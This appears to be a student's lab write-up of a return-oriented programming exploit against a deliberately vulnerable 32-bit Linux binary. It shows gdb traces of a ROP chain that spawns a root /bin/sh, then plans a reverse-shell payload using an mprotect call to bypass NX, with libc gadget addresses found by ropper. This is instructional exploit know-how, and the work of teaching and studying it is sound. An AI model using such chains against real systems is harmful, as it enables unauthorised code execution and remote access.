[#0] Id 1, Name: "prog", stopped 0xb7e7f305 in __bzero_ia32 (), reason: SINGLE STEP

[#0] 0xb7e7f305 → __bzero_ia32()
[#1] 0xb7ea86e0 → __wcslen_sse2()
[#2] 0xb7f47e9c → __strlen_sse2()
[#3] 0xb7e203a5 → clock_gettime_syscall(id=0x90909090, tp=0x90909090)
[#4] 0xb7e0ac87 → int 0x80
```

then return to mov eax, 7:




```
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax   : 0x1
$ebx   : 0xbfffefb0  →  0x00000002
$ecx   : 0x0
$edx   : 0x0
$esp   : 0xbfffe85c  →  0xb7f47e9c  →  <__strlen_sse2+748> add eax, 0x4
$ebp   : 0x90909090
$esi   : 0xb7fbb000  →  0x001b2db0
$edi   : 0xffffffff
$eip   : 0xb7ea86e0  →  <__wcslen_sse2+496> mov eax, 0x7
$eflags: [carry parity adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033

0xbfffe85c│+0x0000: 0xb7f47e9c  →  <__strlen_sse2+748> add eax, 0x4      ←$esp
0xbfffe860│+0x0004: 0xb7e203a5  →  <clock_gettime_syscall+21> pop ebx
0xbfffe864│+0x0008: 0xb7f63b2b  →  "/bin/sh"
0xbfffe868│+0x000c: 0xb7e0ac87  →  0x803b80cd
0xbfffe86c│+0x0010: 0x90909090
0xbfffe870│+0x0014: 0x90909090
0xbfffe874│+0x0018: 0x90909090
0xbfffe878│+0x001c: 0x90909090

   0xb7ea86d5 <__wcslen_sse2+485> ret
   0xb7ea86d6 <__wcslen_sse2+486> lea    esi, [esi+0x0]
   0xb7ea86d9 <__wcslen_sse2+489> lea    edi, [edi+eiz*1+0x0]
 →0xb7ea86e0 <__wcslen_sse2+496> mov    eax, 0x7
   0xb7ea86e5 <__wcslen_sse2+501> ret
   0xb7ea86e6                  xchg   ax, ax
   0xb7ea86e8                  xchg   ax, ax
   0xb7ea86ea                  xchg   ax, ax
   0xb7ea86ec                  xchg   ax, ax

[#0] Id 1, Name: "prog", stopped 0xb7ea86e0 in __wcslen_sse2 (), reason: SINGLE STEP

[#0] 0xb7ea86e0 →__wcslen_sse2()
[#1] 0xb7f47e9c →__strlen_sse2()
[#2] 0xb7e203a5 →clock_gettime_syscall(id=0x90909090, tp=0x90909090)
[#3] 0xb7e0ac87 →int 0x80
```

eax is set to 7, return to add eax, 4:




```
$eax   : 0x7
$ebx   : 0xbfffefb0  →  0x00000002
$ecx   : 0x0
$edx   : 0x0
$esp   : 0xbfffe860  →  0xb7e203a5  →  <clock_gettime_syscall+21> pop ebx
$ebp   : 0x90909090
$esi   : 0xb7fbb000  →  0x001b2db0
$edi   : 0xffffffff
$eip   : 0xb7f47e9c  →  <__strlen_sse2+748> add eax, 0x4
$eflags: [carry parity adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033

0xbfffe860│+0x0000: 0xb7e203a5  →  <clock_gettime_syscall+21> pop ebx     ←$esp
0xbfffe864│+0x0004: 0xb7f63b2b  →  "/bin/sh"
0xbfffe868│+0x0008: 0xb7e0ac87  →  0x803b80cd
0xbfffe86c│+0x000c: 0x90909090
0xbfffe870│+0x0010: 0x90909090
0xbfffe874│+0x0014: 0x90909090
0xbfffe878│+0x0018: 0x90909090
0xbfffe87c│+0x001c: 0x90909090

   0xb7f47e97 <__strlen_sse2+743> ret
   0xb7f47e98 <__strlen_sse2+744> add    eax, 0x3
   0xb7f47e9b <__strlen_sse2+747> ret
 →0xb7f47e9c <__strlen_sse2+748> add    eax, 0x4
   0xb7f47e9f <__strlen_sse2+751> ret
   0xb7f47ea0 <__strlen_sse2+752> add    eax, 0x5
   0xb7f47ea3 <__strlen_sse2+755> ret
   0xb7f47ea4 <__strlen_sse2+756> add    eax, 0x6
   0xb7f47ea7 <__strlen_sse2+759> ret

[#0] Id 1, Name: "prog", stopped 0xb7f47e9c in __strlen_sse2 (), reason: SINGLE STEP

[#0] 0xb7f47e9c →__strlen_sse2()
[#1] 0xb7e203a5 →clock_gettime_syscall(id=0x90909090, tp=0x90909090)
[#2] 0xb7e0ac87 →int 0x80
```

eax is 0x0b now, return to pop ebx:



```
$eax   : 0xb
$ebx   : 0xbfffefb0  →  0x00000002
$ecx   : 0x0
$edx   : 0x0
$esp   : 0xbfffe864  →  0xb7f63b2b  →  "/bin/sh"
$ebp   : 0x90909090
$esi   : 0xb7fbb000  →  0x001b2db0
$edi   : 0xffffffff
$eip   : 0xb7e203a5  →  <clock_gettime_syscall+21> pop ebx
$eflags: [carry parity adjust zero sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033

0xbfffe864|+0x0000: 0xb7f63b2b  →  "/bin/sh"     ←$esp
0xbfffe868|+0x0004: 0xb7e0ac87  →  0x803b80cd
0xbfffe86c|+0x0008: 0x90909090
0xbfffe870|+0x000c: 0x90909090
0xbfffe874|+0x0010: 0x90909090
0xbfffe878|+0x0014: 0x90909090
0xbfffe87c|+0x0018: 0x90909090
0xbfffe880|+0x001c: 0x90909090

   0xb7e20396 <clock_gettime_syscall+6> mov    ecx, DWORD PTR [esp+0xc]
   0xb7e2039a <clock_gettime_syscall+10> mov    ebx, DWORD PTR [esp+0x8]
   0xb7e2039e <clock_gettime_syscall+14> call   DWORD PTR gs:0x10
 →0xb7e203a5 <clock_gettime_syscall+21> pop    ebx
   0xb7e203a6 <clock_gettime_syscall+22> ret
   0xb7e203a7                  mov    esi, esi
   0xb7e203a9                  lea    edi, [edi+eiz*1+0x0]
   0xb7e203b0 <__libc_init_first+0> repz   ret
   0xb7e203b2                  lea    esi, [esi+eiz*1+0x0]

[#0] Id 1, Name: "prog", stopped 0xb7e203a5 in clock_gettime_syscall (), reason: SINGLE STEP

[#0] 0xb7e203a5 →clock_gettime_syscall(id=0x90909090, tp=0x90909090)
[#1] 0xb7e0ac87 →int 0x80
```

ebx pointed to "/bin/sh", return to int 0x80:




```
$eax   : 0xb
$ebx   : 0xb7f63b2b  →  "/bin/sh"
$ecx   : 0x0
$edx   : 0x0
$esp   : 0xbfffe868  →  0xb7e0ac87  →  0x803b80cd
$ebp   : 0x90909090
$esi   : 0xb7fbb000  →  0x001b2db0
$edi   : 0xffffffff
$eip   : 0xb7e203a6  →  <clock_gettime_syscall+22> ret
$eflags: [carry parity adjust zero sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033

0xbfffe868|+0x0000: 0xb7e0ac87  →  0x803b80cd    ←$esp
0xbfffe86c|+0x0004: 0x90909090
0xbfffe870|+0x0008: 0x90909090
0xbfffe874|+0x000c: 0x90909090
0xbfffe878|+0x0010: 0x90909090
0xbfffe87c|+0x0014: 0x90909090
0xbfffe880|+0x0018: 0x90909090
0xbfffe884|+0x001c: 0x90909090

   0xb7e2039a <clock_gettime_syscall+10> mov    ebx, DWORD PTR [esp+0x8]
   0xb7e2039e <clock_gettime_syscall+14> call   DWORD PTR gs:0x10
   0xb7e203a5 <clock_gettime_syscall+21> pop    ebx
 →0xb7e203a6 <clock_gettime_syscall+22> ret
   ↳  0xb7e0ac87                  int    0x80
      0xb7e0ac89                  cmp    eax, DWORD PTR [eax+0x4f0ec50f]
      0xb7e0ac8f                  or     eax, 0xfacce8fe
      0xb7e0ac94                  pop    esi
      0xb7e0ac95                  sub    ah, al
      0xb7e0ac97                  test   eax, 0xfd09cf20

[#0] Id 1, Name: "prog", stopped 0xb7e203a6 in clock_gettime_syscall (), reason: SINGLE STEP

[#0] 0xb7e203a6 →clock_gettime_syscall(id=0x90909090, tp=0x90909090)
[#1] 0xb7e0ac87 →int 0x80

gef➤  continue
Continuing.
process 24746 is executing new program: /bin/dash
# whoami
root
# exit
```

It opened a shell successfully using the execve system call.

Task 3: Open a Reverse Shell (ROP + Shellcode) [45%]


Assume that the binary is running at a victim machine. Your ***task*** *is to generate a payload called* `chain_3` *to start a reverse shell at the victim machine. The reverse shell should execute from a shellcode injected to the stack. However, recall that we enabled the NX bit for the vulnerable binary!*

Shellcode reference: https://shell-storm.org/shellcode/files/shellcode-883.html
According to Prof. Wang's hint in class, we need to use the system call mprotect() to bypass the NX bit first. Then, we need to control eip to jump to our shellcode using "ret" instruction. In this task, the size of shellcode is smaller than BUF_SIZE, so we can place the shellcode at the beginning of the payload, which means it is before the ROP chain.
Find the address of mprotect using "p mprotect" command in gdb:



```
gef➤  p mprotect
$1 = {<text variable, no debug info>} 0xb7eeaec0 <mprotect>
gef➤
```

How to use mprotect: reference to the manual page of mprotect()
https://manpages.ubuntu.com/manpages/bionic/man2/mprotect.2.html



SYNOPSIS


```
#include <sys/mman.h>

int mprotect(void *addr, size_t len, int prot);
int pkey_mprotect(void *addr, size_t len, int prot, int pkey);
```

DESCRIPTION

```
mprotect() changes the access protections for the calling process's memory pages
containing any part of the address range in the interval [addr, addr+len-1]. addr must be
aligned to a page boundary.

If the calling process tries to access memory in a manner that violates the protections,
then the kernel generates a SIGSEGV signal for the process.

prot is a combination of the following access flags: PROT_NONE or a bitwise-or of the
other values in the following list:

PROT_NONE  The memory cannot be accessed at all.

PROT_READ  The memory can be read.

PROT_WRITE The memory can be modified.

PROT_EXEC  The memory can be executed.
```


The first parameter is the start address of the memory to change permission (must be aligned to a page boundary).
The second parameter is the length of the memory to change permission.
The third parameter is the new permission for the address area.

Find the start address of stack using vmmap in gdb: 0xbffdf000.



```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start      End        Offset     Perm Path
0x08048000 0x08049000 0x00000000 r-x /home/kaiyu/Lab06/prog
0x08049000 0x0804a000 0x00000000 r-- /home/kaiyu/Lab06/prog
0x0804a000 0x0804b000 0x00001000 rw- /home/kaiyu/Lab06/prog
0x0804b000 0x0806c000 0x00000000 rw- [heap]
0xb7e07000 0xb7e08000 0x00000000 rw-
0xb7e08000 0xb7fb8000 0x00000000 r-x /lib/i386-linux-gnu/libc-2.23.so
0xb7fb8000 0xb7fb9000 0x001b0000 --- /lib/i386-linux-gnu/libc-2.23.so
0xb7fb9000 0xb7fbb000 0x001b0000 r-- /lib/i386-linux-gnu/libc-2.23.so
0xb7fbb000 0xb7fbc000 0x001b2000 rw- /lib/i386-linux-gnu/libc-2.23.so
0xb7fbc000 0xb7fbf000 0x00000000 rw-
0xb7fd5000 0xb7fd6000 0x00000000 rw-
0xb7fd6000 0xb7fd9000 0x00000000 r-- [vvar]
0xb7fd9000 0xb7fdb000 0x00000000 r-x [vdso]
0xb7fdb000 0xb7ffe000 0x00000000 r-x /lib/i386-linux-gnu/ld-2.23.so
0xb7ffe000 0xb7fff000 0x00022000 r-- /lib/i386-linux-gnu/ld-2.23.so
0xb7fff000 0xb8000000 0x00023000 rw- /lib/i386-linux-gnu/ld-2.23.so
0xbffdf000 0xc0000000 0x00000000 rw- [stack]
```


The length of the memory to change permission should be larger than the length of stack:
0xc0000000 - 0xbffdf000 = 0x21000
The number of the new permission should be 0x7, which means readable, writable, and executable.
Reference to the number of the system call:
https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md



124	adjtimex	man/ cs/	0x7c	struct __kernel_timex *txc_p	-	-	-
125	mprotect	man/ cs/	0x7d	unsigned long start	size_t len	unsigned long prot	-
126	sigprocmask	man/ cs/	0x7e	int how	old_sigset_t *set	old_sigset_t *oset	-
127	*not implemented*		0x7f				


So, the values of the registers should be as follows:
eax: 0x7d (number of the system call mprotect)
ebx: 0xbffdf000 (start address of the stack, which is aligned to a page boundary)
ecx: 0x01010101 (length of the memory to change permission, which is larger than the length of stack, no zero bytes)
edx: 0x7 (the number of the new permission: readable, writable, and executable)
After the system call, the program should be return to the shellcode, which means the return address should be set to the address of the shellcode.

Search the gadgets using ropper:
libc: 0x000e8c12: mov edx, 0; cmovb eax, edx; ret;




```
(libc.so.6/ELF/x86)> search mov edx, % ret;
[INFO] Searching for gadgets: mov edx, % ret;

[INFO] File: /lib/i386-linux-gnu/libc.so.6
0x000e8c12: mov edx, 0; cmovb eax, edx; ret;
0x000b0100: mov edx, 0; cmove eax, edx; pop ebx; ret;
0x0007348c: mov edx, 0; cmp eax, -1; cmove eax, edx; add esp,
```

libc: 0x00025c65: inc edx; ret;   *7



```
(libc.so.6/ELF/x86)> search inc edx; ret;
[INFO] Searching for gadgets: inc edx; ret;

[INFO] File: /lib/i386-linux-gnu/libc.so.6
0x00025c65: inc edx; ret;
```


libc: 0x000b1b80: mov eax, 0x7e; pop ebx; ret;



```
0x000b1b5c: mov eax, 0x7d00; pop ebx; ret;
0x000b1b80: mov eax, 0x7e; pop ebx; ret;
0x000b1b17: mov eax, 0x7f; cmovne eax, edx; ret;
0x000b1ac7: mov eax, 0x7f; pop ebx; ret;
```

The value of ebx should be 0xbffdefff now (no zero bytes).


libc: 0x0011f836: dec eax; ret;



```
(libc.so.6/ELF/x86)> search dec eax; ret;
[INFO] Searching for gadgets: dec eax; ret;

[INFO] File: /lib/i386-linux-gnu/libc.so.6
0x0011f836: dec eax; ret;
```

The value of eax should be 0x7d now.


libc: 0x00003960: inc ebx; ret;



```
0x00003960: inc ebx; ret;

(libc.so.6/ELF/x86)>
```

The value of ebx should be 0xbffdf000 now.


libc: 0x000b5467: pop ecx; ret;



```
(libc.so.6/ELF/x86)> search pop ecx; ret;
[INFO] Searching for gadgets: pop ecx; ret;

[INFO] File: /lib/i386-linux-gnu/libc.so.6
0x000b5467: pop ecx; ret;
```

The value of ecx should be 0x01010101 now (no zero bytes).


ld: 0x00000a00: int 0x80; ret;



```
(ld-2.23.so/ELF/x86)> search int 0x80; ret;
[INFO] Searching for gadgets: int 0x80; ret;

[INFO] File: /lib/i386-linux-gnu/ld-2.23.so
0x00000a00: int 0x80; ret;
```

